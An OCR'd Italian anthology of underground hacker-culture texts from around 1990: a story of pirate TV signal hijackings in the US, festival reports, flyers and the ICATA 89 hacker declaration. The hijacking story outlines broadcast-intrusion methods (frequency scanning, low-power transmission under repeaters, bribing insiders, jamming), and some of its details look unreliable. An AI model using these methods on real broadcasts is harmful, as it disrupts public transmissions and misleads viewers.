
Il 23 maggio, otto giorni dopo l'interferenza, il campus della Sacramento University viene completamente tappezzato di volantini firmati da sedicenti "Media Assassins California" (il cui simbolo è un cervello umano con due ali ai lati e che emette dei piccoli lampi o scariche elettriche), che non solo rivendicano la responsabilità dell'interferenza ma spiegavano anche la procedura tecnica che avevano utilizzato a tal fine.

- Illustrazione tratta da WHOLE EARTH Review, n. 68, Settembre, 1990, Sausalito, California, USA.

I volantini andarono naturalmente a ruba tra gli studenti e quei pochi che rimasero furono ansiosamente sequestrati dalla polizia. Con questi i "Media Assassins" invitavano appunto la popolazione universitaria a costruirsi il proprio hacking kit.
L'apparecchio fondamentale utilizzato sarebbe stato il ricevitore, o scanner, della giapponese IKOM, che permette di ricevere con esattezza la frequenza di emissione (fino a 3 gigahertz) della rete T.V. con la quale si intende interferire. Una volta individuata la frequenza i Media Assassins si sarebbero recati alla periferia della città, proprio sotto il trasmettitore (che non fa altro che ripetere ed amplificare i segnali che riceve dalla fonte sulla quale è sintonizzato cioè quelli degli studi) e con una potenza di solo mezzo watt, un'antenna da 30 dollari ed un videoregistratore, riuscirono ad "entrare nelle case" su di un area di un centinaio di Km. quadr. con la loro cassetta precedentemente mixata, con le immagini del corpo appartenente al famoso re del porno John Holmes, ma con il viso del presidente Reagan.
Qualche mese dopo, il 22 ottobre, gli stessi Media Assassins ripetono l'impresa con una beffa ancor più clamorosa.
A farne le spese stavolta fu nientemeno che la WBCN, rete che copre l'intera costa da S. Francisco a S. Diego con tre milioni di telespettatori. 15 secondi di panico quando, nel bel mezzo di una seguitissima trasmissione di news sulla diffusione delle droghe, è apparsa la figura di un sosia del presidente della WBCN intento a "sniffare" cocaina.
Anche questa volta le autorità non sono riuscite a trovare nessuna traccia degli hackers. Questi ultimi, dal canto loro, si rifecero vivi tre giorni dopo con un volantino dove non solo irridevano le campagne antidroga propugnate da parte di chi, lo riportiamo letteralmente dal volantino, "spaccia la droga più potente: la T.V.", ma illustrarono per di più nuove tecniche di interferenza. Costoro infatti avevano scoperto che spesso le reti televisive utilizzano i cosiddetti "convertitori in banda" cioè una serie di trasmettitori per aree molto ampie che si accendono a catena automaticamente quando anche solo uno ne viene stimolato. Con una piccola potenza essi riuscirono a coprire un'area estesa non meno di 500 Km. Di nuovo, anche su questo volantino, si istigava a diffondere questa pratica consigliando, a chi non fosse dotato di sufficienti mezzi per individuare la frequenza della rete T.V. , di ottenere l'informazione da qualche amico impiegato nella società televisiva o di trovare qualcuno disposto a farsi corrompere.
Il S. Francisco Chronicle parlò "di un complotto organizzato dai servizi segreti sovietici", il Los Angeles Times si fece promotore di una campagna per individuare i responsabili.
In realtà negli ambienti dei campus universitari, gli studenti di ingegneria delle telecomunicazioni cominciarono a fremere per la facile opportunità di imitare questi "scienziati pazzi" che, pare, facessero sognare le studentesse per le loro rocambolesche gesta.
Così tra il 1987 ed '88 si sono avuti sul territorio statunitense una ventina di interferenze varie: dal messaggio d'amore alla fidanzata appassionata del programma di clips musicali su WHNC nel Connecticut alle prese di posizione pacifiste nel Distretto di Columbia, o due neri che facevano l'amore sulla rete texana e via dicendo.
Ma i casi registrati sono in realtà molti di più se si tiene conto del cosiddetto "oscuramento" che

consiste nel disturbo dell'emissione senza trasmissione di messaggi.
Gli hackers, in questo caso si pensa siano più che altro hobbisti della trsmissione radiofonica, essendo a conoscenza del fatto che il captare le frequenze dai 3 fino ai 12 gigahertz (quindi altissime) oggi usate da molte reti, è praticamente impossibile se non vengono utilizzate apparecchiature molto costose, si ponevano sotto i trasmettitori con modulatori da 70 megahertz (che è lo standard di ricezione degli apparecchi televisivi) causando così fastidiosissime cadute nella ricezione video od audio (bisogna infatti ricordare che la portante audio si trova esattamente a 5,5 megahertz da quella video).
La più odiata di queste azioni fu senz'altro quella avvenuta durante la partita finale di basket per i play-off della N.B.A., quando mezza Milwaukee non poté seguire le fasi finali dell'incontro in cui era impegnata, punto a punto con l'avversario, la squadra cittadina.
Ma, tra i casi di interferenza, il più clamoroso è senza dubbio quello di Orson Clarke.
Costui era un semplicissimo ma appassionato tecnico di installazioni televisive dell'Indiana che, un bel giorno, grazie alle fortunate imprese in borsa del fratello, si ritrovò a disporre di un'enorme somma di denaro. Non accontentandosi evidentemente del lusso in cui avrebbe potuto adagiarsi, mise in moto il suo piano di capacità tecniche, amore malato per la pornografia e, è necessario dirlo, un notevole senso dell'umorismo associato a coraggio.
Egli con una notevole attrezzatura dal punto di vista tecnico, ha "colpito" per almeno un mese, ogni notte, la zona compresa tra Chicago, Cleveland, Pittsburgh e Buffalo e le reti T.V. che qui lavorano con un totale di 5.000.000 di telespettatori, con film porno hard-core da svenimento.
Orson Clarke è stato "colto sul fatto" il 24 maggio 1988 sul suo furgone super accessiorato completamente assorto nel mixaggio di due spezzoni pornografici emessi alle spese di una T.V. religiosa.
Una compagnia di investigazione privata dotata di radiogoniometro è riuscita a localizzarlo durante la sua interferenza più prolungata (30 minuti) che stava suscitando la terribile ira degli spettatori più pieni di fede... se si fosse limitato ad una trasmissione di una decina di minuti in meno sarebbe rimasto una mitica "primula rossa" diventato, pare, amico delle notti di almeno 100.000 spettatori tra Illinois, Indiana e Pennsylvania.
La polizia sul suo furgone ha trovato e sequestrato: un ricevitore panoramico Hewlett-Packard, un generatore audio-video digitale, un'antenna direttiva lok periodica a banda larga, un finale a larga banda da 200 watts, un generatore di barre, 2 videoregistratori, un mixer e circa 100 videocassette. Il tutto per un valore di 20.000 dollari. Con questa attrezzatura, dice sempre la polizia, avrebbe potuto creare interferenze di ogni tipo ai danni di qualsiasi installazione televisiva.
Egli, ora fuori di prigione su cauzione, sta dilapidando il suo patrimonio per rimborsare i danni prodotti alle reti T.V.: si parla di almeno un milione di dollari.

PROCESSED WORLD 16



"DECODER", N. 5, 1990, MILANO, ITALIA

"DECODER ON TOUR -FESTIVAL OF PLAGIARISM- GLASGOW 4-11 AGOSTO 1989"

Di Decoder

All'inizio di agosto vi è stata a Glasgow una mostra/incontro sulle pratiche plagiariste. L'incontro è avvenuto alla Transmission Gallery, un luogo dove dal 1985 si organizzano mostre essenzialmente con video sperimentali e documentazione fotografica.

Sono perciò stati organizzati durante la otto-giorni in questione numerose proiezioni di video, tape-beatles, oltre che del film "Decoder" al Goethe Institute di Glasgow. Jamie Reid ha poi tenuto uno "xerox workshop", al cui lavoro hanno partecipato "artisti" di almeno sei nazioni.

In realtà la manifestazione è stata organizzata avendo come propria tesi la radicale critica di base del concetto di "artista" e di arte in generale. Ipotesi di fondo è che l'artista non debba essere visto quasi fosse un genio unico; è questa una visione di origine romantica inadeguata a testimoniare della realtà contemporanea. Contro questa idea e visione "borghese" dell'arte, la tesi ufficiale che è stata contrapposta è stata quella di leggere nella pratica plagiarista, nella clonazione e nel deturnamento del senso l'unica valida alternativa. E' stata in questo senso citata infatti la pratica utilizzata da oltre 100 artisti di tutto il mondo di firmare con un unico nome tutti i propri lavori (Karen Eliot). Coerente rispetto a questa analisi la deliberazione pronunciata nel Festival di effettuare e propagandare uno "art strike", uno sciopero di ogni pratica artistica e di "oggettivazione" in generale fino al 1993.

E' questa una pratica iconoclasta individuale che però non ha incontrato il consenso di tutti i gruppi e artisti presenti.

Un'altra tesi divergente per molti aspetti, è stata alla prima contrapposta da parte della redazione di Decoder. Nel segnalare nella tesi iconoclasta dello "art strike" la presenza di elementi di lontana ascendenza situazionista, questa seconda posizione ha richiamato l'insufficiente attribuzione di senso data al termine "detournement".

Con questo termine gli organizzatori hanno inteso definire il semplice cambiamento di senso, operabile su qualsiasi trasmissione di significati, tramite una qualsivoglia pratica plagiarista. Al contrario il senso di detournement nella pratica situazionista è stata indicata molto più radicalmente come processo di smascheramento dell'ideologia dominante.

DETOURNEMENT QUINDI COME AZIONE DI DEPISTAGGIO DEI CODICI DOMINANTI IN CONTROPRASSI RIVOLUZIONARIA.

- Illustrazione tratta dalla copertina della fanzine PROCESSED WORLD, n. 16, Primavera, 1986, San Francisco, USA.

MARCH 1987

419695

#0

Art fanzine by way of answering machine

419695 is a monthly fanzine that is sent to all the major magazines, fanzines,galleries, museum, alternative spaces in Alaska, Austria, Argentina, Australia, Belgium, Brasil, Canada, Denmark, France, East Germany, West Germany, Japan, Great Britian, Greece, Italy, Yugoslavia, Norway, Russia, Spain, Sweden, Switzerland, Usa.
The fanzine consists of the program and relative reviews of sound interventions that are registered and sent by way of an answering machine in Florence, Italy.
By calling the numbers at the hours indicated in table 1 you can hear art sound interventions over the phone done by artists from all over the world. If you want to leave an art sound intervention call during the hours indicated in table 2 and leave your art sound intervention which can't be longer than 5 minutes. During the initial phase, right before your art sound intervention, state your first and last name, address, telephone number, and art sound title. Your work will be sent the following month and a review will appear in a supplement to the fanzine **419695** which will be published quarterly. An archive with all the works executed for **419695** is at the publics disposition.

March program 1987

From 10 to 12 " ---------- " by **PSEUDONIMO**
From 13 to 15 " *Ballata n.7* " by **BOZ & LAPINSKI**
From 16 to 18 " *Janchi 'i merda* " by **ZEDO & WZ**
From 19 to 21 " ---------- " by **N. GAVYNA**
From 22 to 24 " *Zoff* " by **RICH FISH IN HAND**
From 25 to 27 " ---------- " by **MASSIMO RUMORE**
From 28 to 30 " *M 16* " by **I REFUSE IT**

* Indicates the morning hours of the next day.

			TABLE 1	TABLE 2
Anchorage	011	(39 55 419695)	Hour 00- 2 p.m.	Hour 00- 2 a.m
Athens	00	(39 55 419695)	Hour 23- 1 a.m.*	Hour 11-13
Barcellona	07	(39 55 419695)	Hour 22-24	Hour 10-12
Belgrade	99	(39 55 419695)	Hour 22-24	Hour 10-12
E. Berlin	00	(39 55 419695)	Hour 22-24	Hour 10-12
W. Berlin	00	(39 55 419695)	Hour 22-24	Hour 10-12
Brussels	00	(39 55 419695)	Hour 22-24	Hour 10-12
Copenaghen	009	(39 55 419695)	Hour 22-24	Hour 10-12
Montreal	01	(39 55 419695)	Hour 4- 6 p.m.	Hour 4- 6 a.m.
New York	011	(39 55 419695)	Hour 4- 6 p.m.	Hour 4- 6 a.m.
Oslo	095	(39 55 419695)	Hour 22-24	Hour 10-12
Paris	19	(39 55 419695)	Hour 22-24	Hour 10-12
Rome	- -	055 419695	Hour 22-24	Hour 10-12
San Francisco	011	(39 55 419695)	Hour 1- 3 p.m.	Hour 1- 3 a.m.
San Paolo	00	(39 55 419695)	Hour 6- 8 p.m.	Hour 6- 8 a.m.
Santiago	00	(39 55 419695)	Hour 4- 6 p.m.	Hour 4- 6 a.m.
Sidney	0011	(39 55 419695)	Hour 7- 9 a.m.*	Hour 7- 9 p.m.
Stockholm	009	(39 55 419695)	Hour 22-24	Hour 10-12
Tokyo	001	(39 55 419695)	Hour 6- 8 a.m.*	Hour 6- 8 p.m.
Vienna	040	(39 55 419695)	Hour 22-24	Hour 10-12
Zurich	00	(39 55 419695)	Hour 22-24	Hour 10-12


One issue of 419695 costs $ 1 (US) (postage included)
Subscribtion for 6 issues costs $ 6 (US) (postage included)
Informations and subscribtions c/o editor : Tommaso Tozzi Via Grocco 20, Firenze, 50139, Italia.
Supplemento al terzo numero di Tempi Moderni, reg.Trib. Firenze n.8306 del 28/2/85, stampato in proprio dall'Associazione Culturale Fabbrica delle Idee, Via Piccagli 11 rosso, Firenze, Italia.

A partire da ciò è stata pertanto criticata l'idea dello sciopero dell'arte da praticarsi fino al 1993, perché controproducente. Non può essere considerata un'azione rivoluzionaria l'automutilazione espressiva. Ogni gruppo sociale, difatti, deve trovare la forza di potersi esprimere e gridare sempre più forte. La teorizzazione del plagio come arma privilegiata è stata considerata infine propria di una pratica sostanzialmente museale della rivoluzione. Essa è speculare sia nella sua origine storica che come sostanza attuale, al primo periodo di smarrimento del soggetto, avvenuta all'inizio di questo secolo, e di cui Kafka è sicuramente esempio. Lo smarrimento del soggetto (e di cui la psicoanalisi è sicuramente indicativa) è proprio della perdita di importanza della categoria soggetto-oggetto, proprio della visione ottocentesca del mondo.

ORA L'OGGETTO È DIVENUTO PANICO, ONNIPRESENTE:
È INTERFACCIATO CON QUELLO CHE ERA IL "SOGGETTO".

Differisce quindi la prassi di rapporto con la tecnica, che non può essere vista come solo mutilante e nihilista ma, diversamente, strumento fondamentale utile all'oggettivazione e fondativo della stessa esistenza soggettiva e individuale.

Il contrasto di opinione che è emerso durante la manifestazione non deve comunque far credere che l'intero Festival sia stato contrassegnato da un'atmosfera negativa. In realtà questa occasione ha rappresentato un proficuo momento dove si sono potuti incontrare e conoscere diversi artisti e gruppi di lavoro attivi dell'underground internazionale. Gli stessi momenti di incontro sia con Jamie Reid che con alcuni dei gruppi musicali, che per l'occasione hanno suonato all'interno della "Transmission Gallery", sono state situazioni interessanti dove operativamente si sono naturalmente incrociati diverse pratiche artistiche e saperi differenti. L'intendimento generale è comunque quello di riorganizzare, in un prossimo futuro una situazione analoga d'incontro, probabilmente in un'altra sede, dalla quale verificare concretamente gli esiti dell'"art strike" e per definire ulteriori pratiche comuni.



- In questa pagina:
Illustrazione tratta da VAGUE magazine, n. 16-17, 'Psychic Terrorism Annual', 1984, Londra, Inghilterra.
- Nella pagina accanto:
Illustrazione tratta dal volantino-programma di 419695 Fanzine d'Arte per Segreteria Telefonica, n. 0, Marzo, 1987, Firenze, Italia.

CHAOS COMPUTER CLUB HAMBURG

4. Chaos COMMUNICATION CONGRESS'87

AM 27. & 28. DEZEMBER

offene Netze JETZT !!

Eidelstedter Bürgerhaus
Elbgaustraße 12 2000 Hamburg 54

Congressbeginn:
Sonntag, 27.Dezember 1987, 09.00 Uhr

Die Europäische Hackerparty.

THEMEN:
Offene Netze - Jetzt!, der NASA-Coup, Hacker und Staat(evtl.live), Perspektiven der Hacker-Szene, Mailbox-Vernetzung, Verschlüsselung und Verschleierung.

Teilnahmegebühr:
Mitglieder 15.-, private Teilnehmer 20.-, Presse 50.-
Veranmeldung durch Überweisung auf Konto 59 90 90 - 201 beim Postgiroamt Hamburg (Beleg mitbringen!!)

Paßfoto mitbringen!

Chaos Computer Club e.V.
Schwenckestraße 85
2000 Hamburg 20
Telefon 040 / 490 37 37
BTX 0CHAOS
Weitere Informationen laufend in der CLINCH-Mailbox Hamburg 040 / 632 35 17

Kabelsalat ist gesund
Chaos Computer Club

- *Illustrazione tratta da CYBERPUNK, Shake Edizioni Underground, 1990, Milano, Italia*

"TERMINAL", N. 47, 1989, PARIGI, FRANCIA RIPUBBLICATA SU "CYBERPUNK", SHAKE EDIZIONI UNDERGROUND, 1990, MILANO, ITALIA

"DISCORSO D'APERTURA DELL'ICATA 89"

Di Lee Felseistein

Lee Felseinstein (Berkeley/USA) è, da lungo tempo, un attivista tecnologico "di base". E' cofondatore del progetto "Memoria comunitaria" a Berkeley. E' attualmente in contatto con il Teleport San Francisco/ Mosca, un sistema di rete USA/URSS per costruire in questi due paesi un sistema informatico mirante allo sviluppo dell'informatica. Ha elaborato anche il concetto informatico di "Cyberpunk".

Ad Amsterdam, in sede di apertura del congresso, ha dichiarato:

1) I tecnologisti operano delle scelte che pongono dei limiti alle azioni politiche. Questo potere implica una responsabilita' che dobbiamo assolutamente assumere col fine di includervi tutti i cittadini.

2) La gerarchia è un mito estremamente potente. Nell'età dell'informazione, il capo è colui che controlla le reti delle informazioni e che esercita quindi la minaccia fisica tramite interposta persona (la polizia). Nessuna organizzazione funziona secondo una stretta gerarchia. Quelle che ben funzionano comportano una messa in moto di reti d'informazione longitudinali e orizzontali attraverso le quali il necessario passaggio informativo si effettua in maniera informale.

3) Nelle strutture di villaggio, le genti hanno creato dei luoghi centrali di incontro: l'agorà, dove le transazioni politiche, commerciali, culturali si fanno in pubblico, dove esiste un libero campo d'informazione.

4) L'urbanizzazione ha distrutto la funzione dell'agorà chiudendola, privatizzandola e centralizzando la trasmissione dell'informazione. Così la televisione si diffonde in maniera identica, in grande quantità, in una sola direzione. Bisogna opporvi una diffusione non televisizzata: da uno ad uno, nei due sensi, senza gerarchia di controllo e agire al fine di restaurare una vita in comune: occupazione degli spazi pubblici, convivialità nelle strade.

5) Per rimpiazzare il mito della struttura gerarchica, gli attori della tecnologia possono agire per ricostruire l'agorà e darle dei poteri al fine di ristabilire una comunicazione più allargata. Ciò che manca è la "funzione rubrica" (chi contattare? quali partners nella telecomunicazione?). Bisogna sviluppare gli annuari e le reti.

6) Una rete di "rubriche viventi" messa in evidenza dai computers potrebbe completare il sistema di telecom esistente: "Un supertesto per dei graffiti", insomma, ottimizzato dalle entrate dei dati messi in rete. I sistemi possono essere connessi gli uni agli altri. Così a Berkeley, si è stabilito un sistema di terminali pubblici accessibili a non importa chi. Si creerà quindi uno strumento per la formazione e la rinascita delle comunità comunicanti tra loro.

Noi tecnici, non possiamo scansare i problemi quando si tratta di costruire ciò che è considerato come impossibile. Ecco per noi l'occasione di prenderci le nostre responsabilità, di ragionare con i valori umani e di trasformare la società.

CYBER-PUNK

"TERMINAL", N. 47, 1989, PARIGI, FRANCIA - RIPUBBLICATA SU "CYBERPUNK", SHAKE EDIZIONI UNDERGROUND, 1990, MILANO, ITALIA

"DICHIARAZIONE FINALE DELL'ICATA 89" ADOTTATA IL 4/8/89

In questa dichiarazione programmatica finale, l'intera scena hacker internazionale ha concordato nell'agosto 1989 su alcuni principi base, al fine di riaffermare la propria pratica e di spezzare la canea montante repressiva, in corso contro di essi in quasi tutti i paesi del mondo. E' interessante notare che la pratica dell'hacheraggio viene letta come necessaria per infrangere il monopolio statale e delle multinazionali sull'informazione. Questo dominio, difatti, suona tanto più strano, se confrontato con l'oggettiva democraticità del mezzo "computer".

Noi, cittadini planetari e partecipanti alla FESTA GALATTICA DEGLI HACKERS e dell'ICATA 89 ad Amsterdam, abbiamo confrontato, durante tre giorni, le nostre idee, le nostre esperienze, le nostre speranze e rispettivi scopi per l'avvenire. Profondamente turbati dalla prospettiva di una tecnologia dell'informazione e degli attori economici e politici scatenati da essa, senza controllo democratico né partecipazione popolare efficace, noi abbiamo risoluto che:


1) Lo scambio libero e senza alcun ostacolo dell'informazione sia un elemento essenziale delle nostre libertà fondamentali e debba essere sostenuto in ogni circostanza. La tecnologia dell'informazione deve essere a disposizione di tutti e nessuna considerazione di natura politica, economica o tecnica debba impedire l'esercizio di questo diritto.

2) Tutta intera la popolazione debba poter controllare, in ogni momento, i poteri del governo; la tecnologia dell'informazione deve allargare e non ridurre l'estensione di questo diritto.

3) L'informazione appartiene a tutto il mondo, essa è prodotta per tutto il mondo. Gli informatici, scientifici e tecnici, sono al servizio di tutti noi. Non bisogna permettere loro di restare una casta di tecnocrati privilegiati, senza che questi debbano rendere conto a nessuno del loro operato.

4) Il diritto all'informazione si unisce al diritto di scegliere il vettore di questa informazione. Nessun modello unico di informatizzazione deve essere imposto a un individuo, una comunità o a una nazione qualsiasi. In particolare, bisogna resistere alla pressione esercitata dalle tecnologie "avanzate" ma non convenienti. Al loro posto, bisogna sviluppare dei metodi e degli equipaggiamenti che permettano una migliore convivialità, a prezzi e domanda ridotti.

5) La nostra preoccupazione più forte è la protezione delle libertà fondamentali; noi quindi domandiamo che nessuna informazione di natura privata sia stockata, né ricercata tramite mezzi elettronici senza accordo esplicito da parte della persona interessata. Il nostro obiettivo è di rendere liberamente accessibile i dati pubblici, proteggere senza incertezze i dati privati. Bisogna



- Illustrazione tratta da VAGUE magazine, n. 21, 'Cyber-punk', 1988, Londra, Inghilterra.

sviluppare delle norme in questo senso, insieme agli organismi e alle persone interessati.
6) Ogni informazione non consensuale deve essere bandita dal campo dell'informatica. Sia i dati che le reti devono avere libertà d'accesso. La repressione dei pirati deve divenire senza fondamento, alla maniera dei servizi segreti.
Parallelamente domandiamo che tutte le legislazioni, in progetto o già in applicazione, rivolte contro i pirati che non perseguono scopi criminali o commerciali, siano ritirate immediatamente.
7) L'informatica non deve essere utilizzata dai governi e dalle grandi imprese per controllare e opprimere tutto il mondo. Al contrario, essa deve essere utilizzata come puro strumento di emancipazione, di progresso, di formazione e di piacere. Al contempo, l'influenza delle istituzioni militari sull'informatica e la scienza in generale deve cessare.
Bisogna che sia riconosciuto il diritto d'avere delle connessioni senza alcuna restrizione con tutte le reti e servizi internazionali di comunicazione di dati, senza interventi e controlli di qualsiasi sorta. Bisogna stabilire dei tetti di spesa, per paese, per avere accesso a questi vettori di comunicazione di dati pubblici e privati. Si deve facilitare quei paesi senza una buona infrastruttura di telecomunicazione e la loro partecipazione nella struttura mondiale.
Noi ci indirizziamo agli utilizzatori progressisti di tecnologie di informazione nel mondo affinché socializzino le loro conoscenze e specializzazioni in questo campo con delle organizzazioni di base, al fine di rendere possibile uno scambio internazionale e interdisciplinare di idee e informazioni tramite delle reti internazionali.

8) OGNI INFORMAZIONE È AL CONTEMPO DEFORMAZIONE. IL DIRITTO ALL'INFORMAZIONE È AL CONTEMPO INSEPARABILMENTE LEGATO AL DIRITTO ALLA DEFORMAZIONE, CHE APPARTIENE A TUTTO IL MONDO. PIÙ SI PRODUCE INFORMAZIONE, E PIÙ SI CREA UN CAOS DI INFORMAZIONE SFOCIANTE SEMPRE PIÙ IN RUMORE. LA DISTRUZIONE DELL'INFORMAZIONE COME DEL RESTO LA SUA PRODUZIONE, È IL DIRITTO INALIENABILE DI OGNUNO.

9) Bisognerebbe sovvertire i canali regolamentari e convenzionali dell'informazione grazie a dei detournaments e dei cambiamenti surrealisti degli avvenimenti, al fine di produrre del caos, del rumore, dello spreco i quali, a loro volta, saranno considerati come portatori di informazione.
10) La libertà di stampa deve applicarsi anche alle pubblicazioni tecno-anarchiche, che appaiono in giro, per reclamare la liberazione dei popoli, la fine delle tirannie della macchina e del sistema sugli uomini.

- Illustrazione tratta dalla copertina di THE COMPUTER UNDERGROUND. Loompanics Unlimited ed., 1985, Port Townsend, WA, USA.

THE COMPUTER UNDERGROUND

W. HARRY

2600

The Hacker Quarterly $4 VOLUME SEVEN, NUMBER TWO
SUMMER, 1990

"HACKER FÜR MOSKAU", 1989, AMBURGO, GERMANIA - RIPUBBLICATO SU "CYBERPUNK", SHAKE EDIZIONI UNDERGROUND, 1990, MILANO, ITALIA

"HACKERAGGIO IN GERMANIA: LA SCENA"

Di M. Lehnhardt e G. Meißner

In questo articolo viene tracciata una descrizione generale della scena computeristica tedesca nei suoi tratti essenziali. Difatti accanto al Chaos Computer Club di Amburgo, sicuramente tra i più determinati e colti dell'intera scena, esistono altri gruppi antagonisti organizzati. Particolarmente in Baviera, questi si sono organizzati sul modello del CCC. Interesse suscita peraltro l'esistenza, tra gli altri, di gruppi anche particolarmente politicizzati, come la mailbox LINKS, la quale già col suo solo nome esprime chiaramente la direzione ideologica verso la quale è orientata: sinistra.

Poco dopo la nascita della rete di mailbox, fece la sua apparizione *Datenschleuder*, la fionda dei dati, che si presentò come una rivista specializzata scientifica per viaggiatori nei dati, con una tiratura di circa 3.000 copie. Accanto a osservazioni critiche sulla società informatizzata, c'erano anche indicazioni preziose per l'hackeraggio. Sull'esempio della *Datenschleuder* successivamente fecero apparizioni altri servizi di informazione tra i quali la *Bayrische Hackerpost*, a Monaco, o *Labor*, una rivista di wordprocessing di Amburgo. Un vero catalizzatore per la comunicazione dei freaks tra loro, erano i congressi: i Chaos Communication Congresses, che si tenevano annualmente tra Natale e Capodanno. Spesso venivano dibattuti temi scottanti come per esempio la produzione dei famigerati virus dei computer.

Ogni anno al Chaos Communication Congress di Amburgo si trovano 3/400, in genere giovani, hackers della Germania o dall'estero, per scambi di opinione e hackeraggi collettivi. In workshops e relazioni vengono trattati temi come la giurisprudenza per hackers o la possibilità di utilizzo alternativo per i computers o le conseguenze del diluvio informativo.

Il berlinese Pengo all'ultimo congresso del 1988 in dicembre tenne una relazione sui temi di Posta elettronica.

